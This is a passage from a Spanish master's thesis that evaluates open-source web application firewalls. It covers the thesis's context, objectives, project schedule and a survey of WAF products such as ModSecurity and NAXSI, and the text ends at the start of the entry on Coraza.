Evaluación de soluciones WAF open source

Jaume Llompart

Evaluación de soluciones WAF open source
M1.887 - Seguridad empresarial

Nombre Tutor/a de TF
Manuel Mendoza Flores
Profesor/a responsable de la asignatura
Victor Garcia Font

Fecha Entrega
9/01/2024

Universitat Oberta de Catalunya

B) GNU Free Documentation License (GNU FDL)

C) Copyright

Universitat Oberta de Catalunya uoc.edu

FICHA DEL TRABAJO FINAL

Título del trabajo:	*Evaluación de soluciones WAF open source*
Nombre del autor:	*Jaume Llompart Artigues*
Nombre del consultor/a:	*Manuel Mendoza Flores*
Nombre del PRA:	*Victor Garcia Font*
Fecha de entrega (mm/aaaa):	*01/2024*
Titulación o programa:	Máster Universitario en Ciberseguridad y Privacidad
Área del Trabajo Final:	*M1.997 - Seguridad empresarial*
Idioma del trabajo:	*Castellano*
Palabras clave	*web, WAF, aplicaciones, seguridad.*

Resumen del Trabajo

En la actualidad, la página web de una empresa constituye un activo crítico, siendo el blanco de ciberdelincuentes que buscan atacarla con el propósito de obtener información confidencial, perpetrar nuevos ataques o simplemente dañar la imagen de la organización. Frente a estas amenazas, los administradores recurren a los Firewalls de Aplicaciones Web (WAF) para prevenir problemas en las aplicaciones web, convirtiéndolos en un pilar esencial para salvaguardar la confidencialidad, integridad y disponibilidad de los activos digitales.

Este trabajo se centra en el uso de soluciones WAF de código abierto. Se describen las principales vulnerabilidades de las aplicaciones web, junto con antecedentes, funcionamiento y la importancia de los WAF como componente de seguridad para garantizar la confidencialidad, integridad y disponibilidad de la información empresarial. Implementamos un laboratorio para mitigar ataques comunes en el aplicativo web vulnerable, OWASP Mutillidae II, utilizando soluciones WAF frente a amenazas como SQL Injection, XSS y File Inclusion, que figuran en el top 10 del Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP).

Posteriormente, tras lanzar los ataques y analizar las vulnerabilidades detectadas, el rendimiento y la accesibilidad de cada solución WAF se evaluaron como parte integral de la investigación. El objetivo final es determinar cuál de las tres soluciones WAF analizadas se destaca como la opción superior para que las empresas opten como solución WAF de código abierto.

Abstract

Currently, a company's website is a critical asset, being the target of cybercriminals seeking to attack it with the purpose of obtaining confidential information, perpetrating new attacks, or simply damaging the organization's image. Faced with these threats, administrators turn to Web Application Firewalls (WAFs) to prevent issues in web applications, making them an essential pillar to safeguard the confidentiality, integrity, and availability of digital assets.

This work focuses on the use of open-source WAF solutions. It describes the main vulnerabilities of web applications, along with background, functionality, and the importance of WAFs as a security component to ensure the confidentiality, integrity, and availability of business information. We implemented a laboratory to mitigate common attacks on the vulnerable web application, OWASP Mutillidae II, using WAF solutions against threats such as SQL Injection, XSS, and File Inclusion, which are listed in the top 10 of the Open Web Application Security Project (OWASP).

Subsequently, after launching the attacks and analyzing the detected vulnerabilities, the performance and accessibility of each WAF solution were evaluated as an integral part of the research. The ultimate goal is to determine which of the three analyzed WAF solutions stands out as the superior option for companies to choose as an open-source WAF solution.

Índice

Lista de figuras

1. Introducción

1.1. Contexto y justificación del Trabajo

La era digital se ha convertido en una importante fuente de intercambio de información y actividades profesionales como negocios, transacciones bancarias, compras, servicios y publicidad. Con el aumento exponencial del uso del ciberespacio, las actividades de los ciberdelincuentes también aumentan exponencialmente. Las razones básicas son que con la creación de la World Wide Web (WWW), las aplicaciones web también fueron ganando popularidad para el almacenamiento y la transmisión de datos, independientemente del usuario.

Veracode, una empresa especializada en seguridad de aplicaciones, ha publicado un informe en el año 2023 en el que sostiene que en el último año, más del 74% de las aplicaciones analizadas presentan al menos una vulnerabilidad de seguridad detectada en los últimos 12 meses, como podemos ver en la figura 1. Además, señala que con el transcurso del tiempo, las aplicaciones web se han vuelto cada vez más complejas, lo que ha dado lugar a un rápido aumento en las deficiencias de diseño, generando así un entorno de navegación por Internet altamente vulnerable [1].




Figura 1: Porcentaje de aplicaciones con vulnerabilidades detectadas

Estas deficiencias pueden ayudar a los delincuentes a acceder ilegalmente a los secretos comerciales de cualquier empresa. A veces, la amenaza no reside en la aplicación web en sí, sino en la tecnología utilizada en estas aplicaciones, lo que se convierte en la causa raíz y pone en riesgo la seguridad de la aplicación.

Para una empresa su página web es un activo importante, debido a esto, ciberdelincuentes buscarán atacar por diversos motivos, como es hacerse con información confidencial, utilizarla para perpetrar nuevos ataques o simplemente para dañar la imagen de la organización [2].
Las páginas web de las empresas son un objetivo de los ciberdelincuentes, desde aquellos cuyo único objetivo es vulnerar su seguridad, como entretenimiento, hasta aquellos que buscan un beneficio económico. Los incidentes de seguridad cuyo origen está en la página web de la empresa pueden producirse por vulnerabilidades no parcheadas o configuraciones deficientes. Además, si el portal web no sigue estándares de seguridad reconocidos, como los elaborados por la Fundación OWASP (Open Web Application Security Project), podría contener debilidades en el diseño que los ciberdelincuentes podrían explotar. Dichos incidentes de seguridad pueden derivar en diversas situaciones que pueden comprometer la seguridad y privacidad de la empresa y sus clientes.

Para mantener la confidencialidad, integridad y disponibilidad de los activos de información, y así permitir el desarrollo exitoso de las operaciones de negocios, el equipo de desarrollo puede mitigar el riesgo de amenazas mediante el uso de codificación segura o *secure coding*, seguimiento de un estándar de seguridad e implementando firewalls de aplicaciones web [3].

La codificación segura es una de las técnicas más importantes, para ello el desarrollador tiene que saber que existen diferentes lagunas de seguridad en la aplicación web y cómo prevenirlas. La mayoría de los problemas de seguridad ocurren cuando hay problemas en la lógica de los programas. Para evitar estos problemas el desarrollador tiene que ser consciente de los problemas de seguridad. Desafortunadamente, la capa de aplicación web no tiene protocolos ni estándares que garanticen los problemas de seguridad. Así que depende únicamente del desarrollador y, por desgracia, los desarrolladores pueden no estar lo suficientemente capacitados como para entender los riesgos de seguridad. Así que es posible dejar lagunas en las aplicaciones web del que un ciberatacante pueda aprovecharse. Además, las aplicaciones heredadas (del inglés, *legacy system*[1]), pueden permanecer sin actualizaciones durante años, lo que las hace vulnerables a amenazas de seguridad, por lo tanto, se necesita una capa adicional de protección [3].

Una estrategia efectiva para reducir el riesgo de amenazas es la adopción de un estándar de seguridad reconocido en la industria. Al seguir este estándar, se

[1] Un sistema heredado o *system legacy*, es un sistema informático que ha quedado anticuado pero que sigue siendo utilizado por el usuario (generalmente, una organización o empresa) y no se quiere o no se puede reemplazar o actualizar de forma sencilla. Fuente: Wikipedia

incorporan prácticas y directrices que son ampliamente aceptadas para el desarrollo de aplicaciones web seguras y resistentes a las amenazas cibernéticas. Uno de los estándares más reconocidos en este ámbito es el proporcionado por OWASP. Dicho estándar pone a disposición una serie de recursos, que incluyen listas de verificación y guías de buenas prácticas, diseñados para ayudar a los desarrolladores a identificar y mitigar vulnerabilidades comunes en las aplicaciones web, como inyecciones SQL, ataques a la seguridad de las sesiones y exposición de datos sensibles. Al adherirse a un estándar de seguridad de la envergadura de OWASP, los equipos de desarrollo pueden fortalecer de manera significativa la seguridad de sus aplicaciones web, reduciendo así la probabilidad de lagunas en la protección que los ciberatacantes puedan aprovechar [4].

En la prevención de problemas en las aplicaciones web, los administradores de sitios web a menudo recurren a los Firewalls de Aplicaciones Web (WAF). Por tanto, los WAF se erigen como un pilar fundamental en la salvaguardia de la integridad y seguridad de los activos digitales de las organizaciones. Operando de manera decidida en la capa de aplicación web, estos poderosos guardianes cibernéticos realizan una minuciosa inspección de los paquetes de datos que fluyen entre el cliente y el servidor. A través de un meticuloso análisis de los datos intercambiados entre ambas partes, los WAF demuestran su capacidad para identificar y neutralizar posibles ataques, incluso en escenarios en los que la implementación de seguridad subyacente pueda carecer de detección específica. Esta versatilidad y eficacia hacen que los WAF sean herramientas esenciales en la protección de aplicaciones web frente a amenazas cibernéticas [3].

Radware, una empresa líder mundial en soluciones de ciberseguridad y entrega de aplicaciones para centros de datos físicos, en la nube y definidos por software. En su informe titulado "2022 Global Threat Analysis Report", Radware destaca que los ataques DDoS continúan siendo un problema importante. Según el informe, el servicio Cloud DDoS de Radware registró un crecimiento del 233% en eventos maliciosos bloqueados en comparación con 2021, y el número de ataques DDoS aumentó en un 150% [5].

Además, el informe señala que la violación de seguridad más relevante está relacionada con los ataques de localización de recursos predecibles (del inglés, *Predictable Resource Location*[2]), que representaron casi la mitad de todos los ataques presentados en 2022. Asimismo, los ataques de inyección de código y SQL constituyen más de una cuarta parte de todos los ataques dirigidos a

[2] Los ataques de localización de recursos predecibles tienen como objetivo el contenido oculto y la funcionalidad de las aplicaciones web. Al adivinar los nombres comunes de directorios o archivos, un ataque puede ser capaz de acceder a los recursos que fueron involuntariamente expuestos

aplicaciones web. Junto a los ataques Cross-Site Scripting, la inyección de código y SQL, estos tres vectores de ataque fueron los más utilizados por los delincuentes [5].

Este trabajo se enfoca en el uso de soluciones WAF basadas en herramientas de código abierto. En él, se describirán las principales vulnerabilidades que afectan a las aplicaciones web, se analizarán los antecedentes relacionados con estas vulnerabilidades, se explicará su funcionamiento y se destacará la importancia de las soluciones WAF como un componente crucial de la seguridad de las aplicaciones web empresariales. Estas soluciones desempeñan un papel fundamental en la garantía de la confidencialidad, integridad y disponibilidad de la información.

La implementación de soluciones WAF basadas en herramientas de código abierto no solo permitirá a las empresas mejorar sus aplicaciones web, sino que también contribuirá a mitigar amenazas comunes, como las identificadas en el top 10 de amenazas de OWASP.

Como resultado del análisis técnico que se llevará a cabo, se compararán las soluciones WAF utilizadas en función de su eficacia frente a diversos vectores de ataque en aplicaciones web. Este análisis ayudará a identificar cuál de estas soluciones ofrece un mejor desempeño en la mitigación de amenazas. El objetivo final es que las empresas puedan desarrollar un plan de acción preventiva para fortalecer la seguridad de sus aplicaciones web y reducir el tiempo de respuesta ante posibles vulnerabilidades en el diseño.

1.2. Objetivos del Trabajo

Los objetivos principales para este trabajo de fin de máster son los siguientes:

1.2.1. Objetivos a nivel de investigación y estudios:

- Estudio, análisis de soluciones WAF open source presentes en el mercado
- Comparar y analizar las soluciones WAF en un entorno de prueba para evaluarlas posteriormente.

1.2.2. Objetivos a nivel de implementación y desarrollo:

- Identificar los riesgos más comunes en seguridad de aplicaciones web.
- Citar la metodología orientada al análisis de seguridad de aplicaciones Web (OWASP).

- Implementar un laboratorio virtual en la máquina local del alumno mediante VirtualBox o VMware
- Instalar y configurar las soluciones WAF open source
- Describir herramientas de ataques para aplicaciones web y explotación de vulnerabilidades web.
- Poner a prueba las soluciones WAF en el escenario mediante las amenazas descritas.
- Comparar las soluciones WAF según su funcionalidad ante los distintos vectores de ataque en los aplicativos web.

1.2.3. Objetivos a nivel académico/entrega:

- Desarrollar las entregas parciales y enviarlas en tiempo y forma
- Desarrollar la memoria final del TFM
- Generar un PPT y video que sintetice todo el proyecto

1.3. Impacto en sostenibilidad, ético-social y de diversidad

La evaluación de soluciones WAF open source en el contexto de la seguridad de aplicaciones web tiene un impacto ético, social y ambiental significativo.

Desde una perspectiva ética, la implementación de soluciones WAF es esencial para proteger la información confidencial y cumplir con las regulaciones de privacidad, como el Reglamento General de Protección de Datos (RGPD) y la Ley Orgánica de Protección de Datos y Garantía de Derechos Digitales (LOPDGDD). Sin embargo, se plantea una cuestión ética importante en relación con la recopilación de datos y la monitorización de actividades en línea, lo que genera preocupaciones sobre la privacidad y la invasión de la vida digital de las personas. Por lo tanto, es crucial encontrar un equilibrio ético entre la seguridad y la preservación de la privacidad individual.

Desde una perspectiva social, la implementación de soluciones WAF open source desempeña un papel fundamental en la mejora de la seguridad digital en un mundo donde la mayoría de las actividades comerciales y personales se llevan a cabo en línea. Esto contribuye a fomentar la confianza de los usuarios en las transacciones en línea y en el uso de aplicaciones web, lo que es especialmente relevante en la actualidad. Además, la seguridad cibernética desempeña un papel crucial en la protección tanto de individuos como de organizaciones contra amenazas como brechas de seguridad, robo de datos, fraude y otros delitos cibernéticos, lo que fortalece la sociedad digital en su conjunto.

En términos ambientales, aunque las soluciones WAF en sí no son conocidas por ser intensivas en recursos, el funcionamiento continuo de servidores y

centros de datos para respaldar estas soluciones tiene un consumo de energía asociado. Para mitigar este impacto, es importante considerar prácticas de eficiencia energética en la infraestructura de TI, como el uso de servidores de bajo consumo y la implementación de soluciones en la nube que pueden optimizar el uso de recursos.

1.4. Alcance de la solución

El alcance de este trabajo de máster se definirá mediante la planificación y ejecución de soluciones WAF en un entorno de pruebas utilizando herramientas de código abierto en el ámbito de la seguridad de aplicaciones web. Para llevar a cabo esta tarea, será necesario emplear una plataforma de virtualización, como VMware o VirtualBox, que permitirá la creación de máquinas virtuales, la ejecución de las herramientas requeridas, la integración de todos los componentes necesarios y la configuración del laboratorio que se pretende desarrollar.

Cabe destacar que se dará preferencia al uso de soluciones, herramientas y sistemas operativos de código abierto con una licencia de uso gratuita o de estudiante.

1.5. Enfoque y método seguido

El ciclo de vida del presente proyecto que se aplicará es el siguiente:




Figura 2: Ciclo de vida del proyecto

El ciclo de vida planteado se puede describir como un modelo en cascada con entregas y revisiones iterativas que se ajustarán a las necesidades y objetivos específicos del proyecto.

De esta forma, se permite una progresión lógica desde la concepción del proyecto hasta su finalización, con revisiones y entregas en puntos clave para garantizar la calidad y la adecuación a los objetivos. Las entregas y revisiones intermedias ofrecen oportunidades para la retroalimentación y la adaptación, mientras que las fases finales consolidan el trabajo en un producto o resultado final.

1.5.1. Entregables y criterios

Fase	**Detalles**
Inicio del Proyecto	● Diseñar un plan de trabajo. ● Establecer contexto, definir objetivos, beneficios, alcance, riesgos, costes y recursos. ● Establecer un control de tiempos mediante diagramas de Gantt. ● Hito: entrega de PEC1.
Investigación	● Investigar sobre todos los conceptos, metodologías y herramientas que se van a utilizar en el presente proyecto. ● Hito: entrega de PEC2.
Implementación	● Diseñar laboratorio de pruebas. ● Preparar entorno de virtualización. ● Instalar y configurar todas las herramientas necesarias para la ejecución del proyecto. ● Realizar todas las pruebas necesarias, describiendo los resultados obtenidos. ● Hito: Entrega PEC3.
Revisión y Compilación de la Memoria	● Compilar datos y resultados obtenidos en fases anteriores. ● Redactar la memoria final. ● Revisar la memoria . ● Hito: Entrega PEC4.
Cierre del Proyecto	● Síntesis del proyecto. ● Preparación de diapositivas y grabación de vídeo. ● Defensa del TFM.

	• Hitos: Entrega PEC5 y PEC6.

Figura 3: Tabla de entregables

1.6. Planificación del Trabajo

Fecha de inicio proyectada: 27-09-2023
Fecha de finalización proyectada: 26-1-2024


1.6.1. Cronograma de tareas


Tareas	Comienzo	Fin	Duración
Inicio del proyecto	09/27/23	10/10/23	9d
Establecer contexto	09/27/23	09/28/23	2d
Definir objetivos	09/29/23	09/29/23	1d
Definir motivación	09/29/23	09/29/23	1d
Elaborar planificación del proyecto	09/30/23	10/02/23	2d
Redactar Impacto en sostenibilidad, ético-social y de diversidad	10/02/23	10/04/23	3d
Definir alcance de la solución	10/04/23	10/04/23	1d
Indicar metodología a seguir	10/05/23	10/06/23	2d
Realizar estudio de mercado	10/06/23	10/09/23	2d
Entrega PEC 1	10/10/23	10/10/23	0
Investigación	10/11/23	11/07/23	19d
Describir vulnerabilidades comunes en aplicativos web	10/11/23	10/13/23	3d
Citar la metodología orientada al análisis de seguridad de aplicaciones web	10/15/23	10/17/23	3d
Definir qué es un WAF	10/17/23	10/19/23	3d
Describir el funcionamiento de las soluciones WAF	10/18/23	10/25/23	6d
Investigar sobre distribuciones que permitan la explotación de vulnerabilidades web	10/25/23	11/01/23	6d
Describir herramientas de ataques para aplicativos web	11/01/23	11/06/23	4d
Entrega PEC2	11/07/23	11/07/23	0
Implementación	11/08/23	12/05/23	19d
Diseñar laboratorio virtual	11/08/23	11/10/23	3d
Preparar entorno de virtualización	11/10/23	11/10/23	1d
Instalar y configurar las soluciones WAF	11/12/23	11/23/23	10d
Realización de ataques al WAF	11/23/23	11/28/23	4d
Describir resultados	11/28/23	12/04/23	5d
Entrega PEC 3	12/05/23	12/05/23	0
Revisión y compilación de la memoria	12/06/23	01/09/24	24d
Comparar resultados	12/06/23	12/15/23	8d
Redacción de memoria final	12/16/23	12/29/23	11d
Revisar la memoria	12/30/23	01/08/24	7d

Entrega PEC 4	01/09/24	01/09/24	0
Cierre del proyecto	01/10/24	01/26/24	13d
Síntesis del proyecto	01/10/24	01/12/24	3d
Preparación de diapositivas	01/12/24	01/15/24	2d
Grabación de vídeo	01/15/24	01/15/24	1d
Entrega PEC 5	01/16/24	01/16/24	0
Defensa de TFM	01/22/24	01/26/24	5d

Figura 4: Planificación del proyecto

1.6.2. Diagrama de Gantt del proyecto





Figuras 5-9: Diagrama de Gantt del proyecto

1.7. Estudio de mercado

Dentro del ámbito de la seguridad de aplicaciones web, es esencial contar con una visión clara de las soluciones disponibles en el mercado. Este análisis se centra en explorar y evaluar una serie de soluciones WAF de código abierto que están actualmente disponibles. Debido a su accesibilidad, flexibilidad y capacidad para adaptarse a diversas necesidades de seguridad, estas soluciones representan una parte fundamental del panorama de seguridad en línea y ofrecen diversas características y ventajas que pueden ser de interés para aquellos que buscan proteger sus aplicaciones web de manera efectiva:

- **ModSecurity**

ModSecurity es un motor de cortafuegos de aplicaciones web (WAF) de código abierto desarrollado por SpiderLabs de Trustwave. Es compatible con Apache, Microsoft Internet Information Services (IIS) y Nginx. Utiliza un lenguaje de programación basado en eventos para proteger aplicaciones web contra

ataques y permite supervisar el tráfico HTTP, registrar eventos y realizar análisis en tiempo real [6].
Cabe destacar que a partir del 1 de julio de 2024, Trustwave dejará de brindar soporte para ModSecurity. A partir de entonces, el mantenimiento del código de ModSecurity pasará a ser responsabilidad de la comunidad de código abierto.

- **NAXSI**

NAXSI, que significa "Nginx Anti XSS & SQL Injection", es técnicamente un módulo de terceros para Nginx, disponible como paquete para varias plataformas tipo UNIX. Este módulo está configurado para leer, por defecto, un conjunto de reglas simples y legibles que cubren el 99% de los patrones conocidos asociados con vulnerabilidades en sitios web. Si bien estas reglas son sencillas, es responsabilidad del administrador de NAXSI agregar reglas específicas para permitir comportamientos legítimos en una lista blanca. El administrador puede incorporar manualmente elementos a esta lista analizando los registros de errores de Nginx o, lo que se recomienda, iniciar un proceso de auto-aprendizaje intensivo que generará automáticamente reglas de lista blanca en función del comportamiento observado en el sitio web. En resumen, NAXSI opera siguiendo un principio de "DROP-by-default" como un cortafuegos, y la tarea principal es agregar las reglas "ACCEPT" necesarias para que el sitio web de destino funcione correctamente [7].

- **WebKnight**

WebKnight es un firewall de aplicaciones diseñado específicamente para Microsoft IIS. Su conjunto de herramientas escanea todas las solicitudes y las filtra en función de las reglas establecidas por el administrador.

A diferencia de otros sistemas que dependen de firmas de ataques previos, WebKnight adopta un enfoque diferente al basar sus reglas en la detección de desbordamiento de búfer, inyección SQL, salto de directorios y codificación de caracteres [8].

- **IronBee**

IronBee representa un marco diseñado para la construcción de un WAF y es desarrollado por el mismo equipo que creó ModSecurity. A diferencia de ModSecurity, que cuenta con una versión con licencia para uso comercial, IronBee es completamente gratuito y adecuado para operaciones de cualquier escala.

El propósito principal detrás de la creación de un WAF es desarrollar una solución basada en la nube que sea accesible para un público amplio. IronBee se ajusta a este objetivo y busca ofrecer una alternativa asequible. Es importante señalar que IronBee aún se encuentra en fase de desarrollo y, por lo tanto, no está disponible en forma de paquetes de instalación binarios. Sin embargo, su código fuente puede descargarse desde GitHub [8].

- **lua-resty-waf**

Lua-resty-waf está actualmente en desarrollo y se trata de un WAF de proxy inverso que se basa en la plataforma OpenResty. Este conjunto de herramientas analiza las solicitudes HTTP utilizando la API Lua de Nginx y filtra estas solicitudes según reglas flexibles. Es relevante mencionar que para su funcionamiento, Lua-resty-waf requiere varios módulos Lua resty de terceros, los cuales están convenientemente empaquetados junto con la aplicación.

Una de las características sobresalientes de este WAF de código abierto es su enfoque en la eficiencia y la escalabilidad. Para lograr esto, aprovecha el modelo de procesamiento asíncrono de Nginx, lo que le permite procesar las solicitudes de manera muy rápida. Es importante destacar que la velocidad de procesamiento de solicitudes que ofrece Lua es comparable a la que se encuentra en soluciones como Cloudflare [8].

- **Vulture**

Vulture, aunque no goza de gran popularidad, se destaca como un WAF eficaz y liviano diseñado para sistemas Linux. Actúa como un proxy inverso basado en el servidor web Apache y distribuye el tráfico entrante a múltiples nodos del clúster para mejorar el rendimiento, una capacidad que puede potenciarse aún más al agregar nodos adicionales. La seguridad puede ser ajustada según las necesidades del usuario, con opciones como activar el TLS, gestionar la reputación de los usuarios y bloquear diversos tipos de ataques [8].

- **Shadow Daemon**

Shadow Daemon es un conjunto de herramientas diseñado para detectar, registrar y prevenir ataques a aplicaciones web. Técnicamente, es un WAF que intercepta solicitudes y elimina parámetros dañinos. Se trata de una solución modular que aísla aplicaciones en línea, analiza y se adapta para mejorar la seguridad, flexibilidad y escalabilidad. Esta aplicación es gratuita y se ofrece bajo la licencia GPLv2, lo que significa que su código fuente puede ser estudiado, actualizado y distribuido por cualquier persona. Además, la instalación y el mantenimiento de Shadow Daemon son sencillos gracias a una

interfaz en línea bien organizada que permite un análisis exhaustivo de las amenazas [9].

- **Coraza**

